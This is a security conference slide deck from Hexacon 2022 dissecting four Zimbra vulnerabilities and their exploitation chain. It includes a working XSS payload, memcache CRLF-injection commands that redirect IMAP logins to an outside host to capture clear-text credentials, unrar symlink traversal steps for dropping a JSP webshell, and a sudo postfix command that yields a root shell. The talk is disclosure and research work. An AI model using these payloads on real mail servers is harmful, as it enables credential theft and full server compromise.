You've got mail!
And I'm root on your Zimbra server

Oct 14-15 2022

/|HEXACON/

sonar

Introduction — $(id)

- This talk comes back on Simon Scannell's work at Sonar
  - @scannell_simon
  - Now Security Engineer at Google

- Your host is Thomas Chauchefoin (@swapgs)
  - Vulnerability Researcher in the Sonar R&D team
  - We sharpen our static analysis technology by finding 0-days in open-source software

Introduction — Zimbra

- Zimbra is an all-in-one mail solution
  - Provides IMAP/POP3/SMTP
  - Enterprise-ready features
    - "Legal Intercept for Law Enforcement"[1]
  - Web frontend, APIs, mobile applications
  - Used by 200 000+ customers, including governments[2]

- Mail servers are an information goldmine![3]

[1] https://blog.zimbra.com/2022/07/zimbra-skillz-legal-intercept-on-zimbra/
[2] https://www.zimbra.com/customers/
[3] https://www.youtube.com/watch?v=5mqid-7zp8k

Introduction — Recent campaigns against Zimbra

- Volexity reported several targeted campaigns
  - "European governments and media customers"
  - February 2022
    - CVE-2022-24682: Reflected Cross-Site Scripting during display[1]
  - August 2022
    - CVE-2022-27925: Authenticated RCE during mailbox import[2]
    - CVE-2022-37042: Authentication bypass to reach CVE-2022-27925[2]

[1] https://www.volexity.com/blog/2022/02/03/operation-emailthief-active-exploitation-of-zero-day-xss-vulnerability-in-zimbra/
[2] https://www.volexity.com/blog/2022/08/10/mass-exploitation-of-unauthenticated-zimbra-rce-cve-2022-27925/

sonar

Introduction — Attack surface

- User-facing services
  - Java backends, APIs
  - User interface
    - Multiple frontends
    - Mobile and desktop applications
- Internal services
  - Enterprise: caching, data replication
  - Maintenance background services
- Incoming emails
  - Processing, storage
 - Spam and phishing detection, malware scans

sonar

Introduction — Today's specials

- We cover 4 bugs found in ~3 months of research
  - User-facing
    - CVE-2021-35208: Stored Cross-Site Scripting during message display
    - CVE-2021-35209: Authenticated Server-Side Request Forgery
  - Internal
    - CVE-2022-27924: CRLF injection and smuggling in the memcache client
  - Incoming mails
    - CVE-2022-30333: Unrar path traversal during archive extraction

Attacking the web frontend

Web frontend — Why?

- Zimbra renders attacker-controlled HTML
    - Message body (fonts, colors, images)
    - Preview of email attachments in the browser
- The backend sanitizes email bodies
    - Keep only "safe" tags and attributes
    - `OWASP/java-html-sanitizer`
    - We did not discover a bypass for this sanitizer >:(

sonar

Web frontend — One trick sanitizers hate

- Many applications to modify sanitized data ("sanitize-then-modify")
  - It can negate the effects of the sanitization process
  - No need to worry about complex sanitizers, look at the big picture!
  - mXSS[1]
- Several interesting bugs found that way
  - CVE-2019-9787: WordPress CSRF to RCE
  - CVE-2019-7877: Magento2 pre-auth Stored XSS in Admin Panel
  - CVE-2021-27889: MyBB Stored XSS in DMs and posts
  - CVE-2021-32607: SmartStore Stored XSS

[1] https://hackinparis.com/data/slides/2013/slidesmarioheiderich.pdf

Web frontend — One trick sanitizers hate

```
// Secure example

data = transform(user_input);

data = normalize(data);

data = sanitize(data);

use(data);
```

```
// Insecure example

data = sanitize(user_input);

data = normalize(data);

data = transform(data);

use(data);
```

Web frontend — One trick sanitizers hate

- 3 different front ends available

  - Advanced (Ajax) is the default for browsers

- Preview of attachments with JavaScript

  - Integration of PDF documents

  - Calendar invitations (Zoom, Webex…)

Web frontend — CVE-2021-35208

- Let's start with a simple, safe email body

```
<hr
    align="<form > x"
    noshade="<script>alert(document.domain);//"
/>
```

Web frontend — CVE-2021-35208

- The same after server-side sanitization

```
<hr

    align="&lt;form &gt; x"

    noshade="&lt;script&gt;alert(document.domain);//"

/>
```

This is the **sanitize** step!

Web frontend — CVE-2021-35208

- Let's get back to the frontend
  - Processing of invite previews via JavaScript

```
if (hasInviteContent && !hasMultipleBodyParts) {
    // [...]
    content = ZmInviteMsgView.truncateBodyContent(content, isHtml);
}
```

Web frontend — CVE-2021-35208

- The sanitized HTML is inserted in the DOM

```
var divEle = document.createElement("div");

divEle.innerHTML = content;

// ... work on DOM object tree and truncate content

return divEle.innerHTML
```

This is the **normalize** step!

Web frontend — CVE-2021-35208

- Result of the normalization
  - Back to our original state

```
<hr

    align="<form > x"

    noshade="<script>alert(document.domain);//"

/>
```

Web frontend — CVE-2021-35208

- Regexes are applied on a string (not the DOM)

```javascript
if (html.search(/(<form)(?![^>]+action)(.*?>)/g)) {
  html = html.replace(/(<form)(?![^>]+action)(.*?>)/ig, function(form) {
    if (form.match(/target/g)) {
      form = form.replace(/(<.*)(target=.*)(.*>)/g, '$1action="SAMEHOSTFORMPOST-BLOCKED" target="_blank"$3');
    }
    else {
      form = form.replace(/(<form)(?![^>]+action)(.*?>)/g, '$1 action="SAMEHOSTFORMPOST-BLOCKED" target="_blank"$2');
    }
  return form;
  });
}
```

This is the **transform** step!

Web frontend — CVE-2021-35208

- After the transformation, quotes are now imbalanced

  - Once inserted in the DOM, it's an XSS!

```
<hr

    align="<form action="SAMEHOSTFORMPOST-BLOCKED"

    target="_blank" > x"

    noshade="<script>alert(document.domain);//"></div>
```

This is the **use** step!

Web frontend — Wrap-up

- Processing structured data as string is always bad

  - Can't blame them

- Target's mailbox can be exfiltrated

  - Worm-able by scraping the address book

- Let's look for post-authentication bugs!

Web frontend — Bonus

- ProxyServlet allows getting around the Same Origin Policy

    ○ Designed for integration of third-party services ("feature")

    ○ Restricted to an allow-list of domains

```
[zimbra@miniature-couscous /]$ zmprov gc default |grep zimbraProxyAllowedDomains
zimbraProxyAllowedDomains: *.webex.com
```

Web frontend — CVE-2021-35209

```java
Enumeration headers = req.getHeaderNames();

while (headers.hasMoreElements()) {

    String hdr = (String) headers.nextElement();

    if (canProxyHeader(hdr)) {

        if (hdr.equalsIgnoreCase("x-host"))

            method.setHeader("Host", req.getHeader(hdr));

        else

            method.addHeader(hdr, req.getHeader(hdr));

    }

}
```

Web frontend — CVE-2021-35209

```java
HttpResponse httpResp = null;

try {

    if (!(reqMethod.equalsIgnoreCase("POST") || reqMethod.equalsIgnoreCase("PUT"))) {

        clientBuilder.setRedirectStrategy(new DefaultRedirectStrategy());

    }


    HttpClient client = clientBuilder.build();

    httpResp = HttpClientUtil.executeMethod(client, method);
```

Web frontend — CVE-2021-35209: SSRF

- Current state of affairs

    - We control many headers of the proxied request, including `Host`

    - All HTTP methods are supported

    - Redirections are followed by the HTTP client

        - Not for `POST` or `PUT`

    - We have full access to the response

- We only need to find a redirect based on `Host`

```
RewriteRule ^(.*)$ https://%{HTTP_HOST}%{REQUEST_URI} [L,R=301]
```

Web frontend — Demonstration

Demonstration

Web frontend — What we have so far

- Current impact

  - Compromise of mailboxes with user interaction

  - Post-auth SSRF, but no free RCE on internal services

  - Only affects users of the web front-end

- This is "good enough" for some state actors

 - But can we go deeper?

Attacking the infrastructure

Infrastructure — Introduction

- Zimbra deploys a custom Nginx proxy[1]

  ○ Single entry point to the infrastructure

  ○ Incoming HTTP, IMAP and POP3 traffic is relayed to backends

- Can be configured to handle multiple domains

  ○ Depending on the user + domain, redirect to separate backends

  ○ Zimbra Lookup service ("Nginx Lookup Extension")

[1] https://github.com/Zimbra/packages/blob/develop/thirdparty/nginx/patches/zimbra-nginx.patch

sonar

Infrastructure — Introduction

4 Forwards traffic to server A

1 Incoming request by `user@example.com`

Internet

Nginx Reverse Proxy

Backend A

Backend B

...

Backend Z

3 Use server A for `user@example.com`

2 Backend server for `user@example.com`?

Zimbra Lookup Service

Infrastructure — Cache

- Making an extra HTTP for every single request is costly

  - Enters `memcached`

    - "high-performance, distributed memory object caching system"

  - Simple line-based protocol

  - Stores strings as key/value pairs

- (In future slides, CR LF characters will be made explicit)

  - You can already guess why ;-)

Infrastructure — Cache protocol

- Let's say `user@example.com` is using Zimbra

  - The lookup service replies with `127.0.0.1:8443`

  - Nginx adds the route to the cache via the `add` command

`add` `route:proto=httpssl;user=user@example.com` `0` `3600` `14`\r\n`127.0.0.1:8443`\r\n

Operation   Cache key   Flags   Size   Data

TTL

Infrastructure — CVE-2022-27924: CRLF injection

- There are multiple ways users are identified
  - For HTTP traffic
    - Cookies
    - URL segments
    - Basic authentication
  - For IMAP and POP3 traffic
    - Username

Infrastructure — CVE-2022-27924: CRLF injection

https://example.com/service/home/**user@example.com**/file

Request

get route:proto=httpssl;user=**user@example.com**\r\n

Response

VALUE route:proto=httpssl;user=**user@example.com** 0 14\r\n
127.0.1.1:8443\r\n
END\r\n

Infrastructure — CVE-2022-27924: CRLF injection

https://example.com/service/home/user@example.com\r\nstats\r\n/file

Request

get route:proto=httpssl;user=user@example.com\r\nstats\r\n\r\n

Infrastructure — CVE-2022-27924: CRLF injection

https://example.com/service/home/user@example.com\r\nstats\r\n/file

Request

get route:proto=httpssl;user=user@example.com\r\n
stats\r\n

Response

END
STAT pid 398234
STAT uptime 162373
...\r\n

Infrastructure — CVE-2022-27924: CRLF injection

- Ability to inject arbitrary Memcache commands
  - Alter any entry with add
  - Overwrite routes of any known user
  - Keys are predictable
   - route:proto=(httpssl|imapssl|pop3ssl);user=victim@example.com

```
set route:proto=imapssl;user=victim@example.com 0 3600 24\r\n
1.3.3.7:1337\r\n
```

Infrastructure — CVE-2022-27924: CRLF injection

- HTTP routes are checked against known backends

  - Impossible to hijack connections to an arbitrary one

- It's not the case for IMAP and POP3 routes

- Automatic synchronization by Thunderbird, etc.

  - By default, they send clear-text credentials

- One can steal credentials by hijacking IMAP, POP3 traffic

Demonstration

Infrastructure — CVE-2022-27924: CRLF injection

- By overwriting cache entries, nginx forwards traffic to arbitrary external servers
  - Allows stealing **clear-text** credentials ~~from known accounts~~!
  - Affected endpoints can be reached pre-authentication
  - Works for all active clients
- List of targets is not-so-hard to establish
  - LinkedIn, common patterns, dedicated websites
- Can we do better?

Infrastructure — CVE-2022-27924: Response smuggling

- Connection and I/O buffers to Memcache is shared across nginx worker threads

  - One single TCP connection

- The response buffer is like a shared queue

  - Each worker parses one item off the buffer at a time (FIFO)

  - No validation on retrieved key names

Infrastructure — CVE-2022-27924: Response smuggling

Shared requests queue   Shared response queue

get route:[...]a@example.com   ⟷   127.0.0.1:8443

get route:[...]b@example.com   ⟷   127.0.0.1:8443

get route:[...]c@example.com   ⟷   127.0.0.1:8443

sonar

Infrastructure — CVE-2022-27924: Response smuggling

- 3 workers sending requests for users A,B and C

```
get route:proto=httpssl;user=A@example.com\r\n
get route:proto=httpssl;user=B@example.com\r\n
get route:proto=httpssl;user=C@example.com\r\n
```

- Contents of the response buffer

```
VALUE route:proto=httpssl;user=A@example.com 0 14\r\n
127.0.1.1:8443\r\n
END\r\n
VALUE route:proto=httpssl;user=B@example.com 0 14\r\n
127.0.1.1:8443\r\n
END\r\n
VALUE route:proto=httpssl;user=C@example.com 0 14\r\n
127.0.1.1:8443\r\n
END\r\n
```

Infrastructure — CVE-2022-27924: Response smuggling

VALUE route:proto=httpssl;user=A@example.com 0 14\r\n
127.0.1.1:8443\r\n
END\r\n

VALUE route:proto=httpssl;user=B@example.com 0 14\r\n
127.0.1.1:8443\r\n
END\r\n

VALUE route:proto=httpssl;user=C@example.com 0 14\r\n
127.0.1.1:8443\r\n
END\r\n

Infrastructure — CVE-2022-27924: Response smuggling

- The parser is a state-machine

- When processing response body

  - Bytes are consumed until END\r\n or the buffer is empty

  - The size field should have been used!

```
if (ngx_memcmp (p, "END" CRLF, sizeof ("END" CRLF) - 1))
{
    /* not possible. try logging here */
}
```

Infrastructure — CVE-2022-27924: Response smuggling

Request

```
get key1 key2 key3\r\n
```

Response

```
VALUE key1 0 3\r\n

foo\r\n
```

→ `VALUE key2 0 3\r\n`

```
bar\r\n
```

No END!

→ `VALUE key3 0 6\r\n`

```
foobar\r\n

END\r\n
```

Infrastructure — CVE-2022-27924: Response smuggling

- The custom module does not support bulk requests
  - We can put the parser's state machine in the wrong one!
    - i.e., desynchronize requests and responses
- Exploitation scenario
  - We still have the primitive to do arbitrary cache operations
  - We set a key with…
    - END\r\n
    - A second response
  - We do a bulk `get` request to fill the response buffer

sonar

- Set the bogus key, `injection`

```
set injection 0 3600 87\r\n
END\r\n
VALUE x 0 24\r\n
1.3.3.7:1337\r\n
END\r\n
```

Infrastructure — CVE-2022-27924: Response smuggling

Bulk get request

get route:proto=imapssl;user=exampleUser `injection` @example.com\r\n

Response

~~VALUE route:proto=imapssl;user=exampleUser 0 3\r\n~~

~~foo\r\n~~

~~VALUE `injection` 0 87\r\n~~

~~`END\r\n`~~

~~`VALUE x 0 24\r\n`~~

~~`1.3.3.7.1337\r\n`~~

~~`END\r\n`~~

~~VALUE @example.com 0 6\r\n~~

~~foobar\r\n~~

~~END\r\n~~

sonar

Infrastructure — CVE-2022-27924: Response smuggling

Shared requests queue

Shared response queue

```
get route:[...] injection @example.com
```

junk

```
get route:[...]victim@example.com
```

1.3.3.7:1337

```
get route:[...]foo@example.com
```

junk

127.0.0.1:8443

127.0.0.1:8443

Infrastructure — Updated impact of CVE-2022-27924

- Attackers can grab the next users' clear-text credentials

- We can inject several responses

  - Multiple cache responses can contain our data

- No service disruption

  - As HTTP cache routes are validated

    - Fallback to round-robin

  - Buffers can be poisoned repeatedly, or flushed

Attacking the email delivery

Email delivery — Introduction

- Incoming emails are received by an MTA, here Postfix

- Once in the *Active* queue, emails can be processed by external components before their delivery

DMZ

Internet → postfix → amavisd → ClamAV

amavisd → Spamassassin

Email delivery — Introduction

- Amavis: open-source content filter[1]
  - Written in Perl, 25 years old
  - Dedicated queue for incoming email and attachments
  - Support for a considerable amount of features
    - DKIM
    - Bridge to Spamassassin and ClamAV
    - Extraction of incoming archives
- Surprisingly, `amavisd` runs as `zimbra`
  - Not configured to use security features (e.g. `chroot()`)

[1] https://gitlab.com/amavis/amavis

Email delivery — Amavis

- amavisd.conf lists enabled features, like *decoders*

```
@decoders = (
 ['mail', \&do_mime_decode],
 ['F',    \&do_uncompress, ['un            lt', 'fcat'] ],
 ['Z',    \&do_uncompress, ['un            at'] ],
 # [...]
 [['cpio','tar'], \&do_pax_cpi              ] ],
 ['deb',  \&do_ar, 'ar'],
 ['rar',  \&do_unrar, ['unrar'
 ['arj',  \&do_unarj, ['unarj'
```


(jazz music stops)

Email delivery — Unrar

- Plenty of exotic file formats

  - Not all likely to be installed on the system >:(

- Let's look at `unrar`!

- Two versions are usually deployed

  - RARLAB UnRAR: authors of WinRAR, package `unrar`

    - (It's the only one that works)

  - GNU UnRAR: package `unrar-free` based on GPL code

- Invoked as: `unrar x archive.rar /tmp/`

  - Output files should **never** be above `/tmp/`!

Email delivery — Unrar

- Thwarting symbolic link attacks can be tricky
  - Cross-platform support
    - e.g., built on Windows and extracted on a flavor of UNIX
  - How about links pointing to links? Hard links?
  - Absolute vs relative destinations

OS	Relative	Absolute
Windows	`..\..\..\tmp\shell`	`C:\tmp\shell` (among **many** others)
Unix	`../../../tmp/shell`	`/tmp/shell`

Email delivery — Unrar

- ## The sanitize-then-modify pattern strikes again!

```
bool ExtractUnixLink50(CommandData *Cmd,const wchar *Name,FileHeader *hd)
{
 char Target[NM];
 WideToChar(hd->RedirName,Target,ASIZE(Target));
 if (hd->RedirType==FSREDIR_WINSYMLINK || hd->RedirType==FSREDIR_JUNCTION)
 {
   // [...]
   DosSlashToUnix(Target, Target, ASIZE(Target));
 }
 if (!Cmd->AbsoluteLinks && (IsFullPath(Target) ||
     !IsRelativeSymlinkSafe(Cmd,hd->FileName,Name, hd->RedirName )))
   return false;
 return UnixSymlink(Cmd, Target , Name,&hd->mtime,&hd->atime);
}
```

Transformation!

Validation!

1. Copy hd->RedirName to Target
2. transform(Target)
3. validate(hd->RedirName)
4. use(Target)

sonar

Email delivery — Unrar

- On non-Windows builds, `unrar` only prevents links with `../`

```
bool IsRelativeSymlinkSafe([...], const wchar *TargetName)
{
 // [...]
 for (int Pos=0;*TargetName!=0;Pos++)
 {
   bool Dot2=TargetName[0]=='.' && TargetName[1]=='.' &&
          (IsPathDiv(TargetName[2]) || TargetName[2]==0) &&
          (Pos==0 || IsPathDiv(*(TargetName-1)));
 // [...]
```

Email delivery — Unrar Path Traversal

- In-place conversion of backslashes to forward-slashes

```
void DosSlashToUnix(const char *SrcName,char *DestName,size_t MaxLength)
{
  size_t Copied=0;
  for (;Copied<MaxLength-1 && SrcName[Copied]!=0;Copied++)
    DestName[Copied]=SrcName[Copied]=='\\' ? '/':SrcName[Copied];
  DestName[Copied]=0;
}
```

Email delivery — Unrar

- Affects any software extracting RAR archives with RARLAB `unrar`
  - CVE-2022-30333
- Exploitation steps
  - Create two entries in a RAR file
    - Symbolic link with `RedirType == FSREDIR_WINSYMLINK`
      - Name is `SMASHME`
      - Points to `..\..\..\tmp/foo`
    - Regular file containing the payload and named `SMASHME`
  - Extract the archive with `unrar x`
    - The file `/tmp/foo` is created

Email delivery — Unrar CVE-2022-30333

```
[zimbra@miniature-couscous /]$ strace -f -etrace=file -- /usr/local/bin/unrar x /tmp/test.rar

UNRAR 6.11 freeware      Copyright (c) 1993-2022 Alexander Roshal

[...]

open("test.rar", O_RDONLY)          = 3

SMASHME - the file header is corrupt

[...]

Extracting   SMASHME

[...]

symlink("../../../../../../../../tmp/foo", "SMASHME") = 0

open("SMASHME", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 4

Extracting   SMASHME   OK

write(4, "pwned\n\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 4096) = 4096
```

# Email delivery — What now?

- Pretty standard exploitation for Java applications

  - Use the path traversal primitive to drop a JSP file

  - Put it in `$JETTY_BASE/webapps/` to reach `JettyJspServlet`

    - e.g. `/opt/zimbra/jetty_base/webapps/zimbra/public/`

- Let's try it!

Demonstration

# Email delivery — What now?

- Zimbra maintainers: "Yes, but…"

- "You can't argue with a root shell" (@41414141)

  - Can we gain access to server without the backend?

  - Can we achieve persistence as `root`?

# Email delivery — What now: Idea 1

- client_usage_report.py is part of a daily cron as zimbra

```python
# zm-core-utils/src/libexec/client_usage_report.py
lscmdfmt = 'ls /opt/zimbra/log/access_log* | tail -%d | head -%d'
# [...]
p = subprocess.Popen(lscmd, shell=True, stdout=subprocess.PIPE)
# [...]
for file in p.stdout.readlines():
    file = file.rstrip()
    subprocess.call('echo Reading %s ..' % file, shell=True)
```

sonar

Email delivery — What now: Idea 1

- client_usage_report.py is part of a daily cron as zimbra

```
[root@miniature-couscous /]# ls -alh /opt/zimbra/log/
total 49M
drwxrwxr-x.  2 zimbra zimbra 8.0K Sep 26 16:04 .
drwxr-xr-x. 27 root   root   4.0K Jul 28 08:48 ..
-rw-r-----.  1 zimbra zimbra 317K Jul 27 23:57 access_log.2022-07-27
-rw-r-----.  1 zimbra zimbra 173K Jul 28 23:50 access_log.2022-07-28
-rw-r-----.  1 zimbra zimbra  47K Jul 29 23:50 access_log.2022-07-29
-rw-r-----.  1 zimbra zimbra  47K Jul 30 23:50 access_log.2022-07-30
-rw-r-----.  1 zimbra zimbra  47K Jul 31 23:50 access_log.2022-07-31
[...]
```

Email delivery — What now: Idea 2

- Most services run as `zimbra`

```
[root@miniature-couscous /]# pgrep -u zimbra -c
63
```

- Plenty of room for persistence using their configuration

```
[zimbra@miniature-couscous /]$ find /opt/zimbra/conf -writable | wc -l
279

-r--r-----. 1 zimbra zimbra   39K Sep 26 15:50 amavisd.conf
-rw-r--r--. 1 zimbra zimbra   41K Mar 29  2019 amavisd.conf.in
-rw-r--r--. 1 zimbra zimbra  1003 Mar 29  2019 amavisd-custom.conf
```

Email delivery — LPE?

- Previous work by @_darrenmartyn is more than enough

    - Dozens of `NOPASSWD` sudoers rules

    - 2 proofs-of-concept, still unpatched?[1]

        - `zmslapd`

        - `nginx`

    I'm simply dropping these as full disclosure, because the Zimbra "disclosure policy" prohibits publication of exploit code, which is something I find incredibly disagreeable.[1]

[1] https://darrenmartyn.ie

Email delivery — Timeline

- May 04, 2022: Initial report to RARlab

  - D+2 RarLab releases version 6.12

- May 07, 2022: Zimbra is notified of the issue

  - D+13 Zimbra patches the Amavis configuration to use 7z

- Stronger privilege separation is still not enforced

Conclusion

Conclusion

- Zimbra is the new hype, expect frequent in-the-wild bugs

- Be creative about attack surfaces

  - It's not the first time a random dependency helped us

  - This sanitize-then-modify pattern is simply e v e r y w h e r e

- We need better software in our mail processing chains

  - `amavisd` will probably lead to many more bugs in the future

  - All these services should have been heavily sandboxed from the start

- A wild CVE-2022-41352 appears![1]

> **Attacker managed to upload files into Web Client directory**
> by **yeak** » Sat Sep 10, 2022 4:26 am
>
> We have an incident where the attacker managed to upload jsp files into Web Client /public directory by simply sending in an email with malicious attachment.
>
> Our system already patched to P26 on Zimbra 9.
>
> The incident timeline and steps:
> 1. Send a malicious file to one of the user. The amavisd will process this file and I think via cpio loophole, got the file extracted into the target folder /opt/zimbra/jetty
>
> **yeak**
> Posts: 2
> Joined: Fri Jun 17, 2016
> 6:05 am

2. The attacker access this file (webshell) via the public and executed "zmprov gdpak" to generate preauth and login into any user they targeted.

3. They login to xxx@yyy.zzz account to delete the file they sent in via step1 to try erase the trail.

We have reported this to Zimbra Support together with the malicious email with the attachment.

???

- ## A wild 0-day LPE appears![1]

```
zimbra@zimbratest:/tmp$ cat /tmp/hax
#!/bin/bash
sh -i
zimbra@zimbratest:/tmp$ sudo /opt/zimbra/common/sbin/postfix -D -v /tmp/hax
postfix: name_mask: ipv4
postfix: inet_addr_local: configured 2 IPv4 addresses
# id;uname -a
uid=0(root) gid=0(root) groups=0(root)
Linux zimbratest 5.4.0-128-generic #144-Ubuntu SMP Tue Sep 20 11:00:04 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
# exit
zimbra@zimbratest:/tmp$ ▯
```

Questions?

@sonarsource

vulnerability.research@sonarsource.com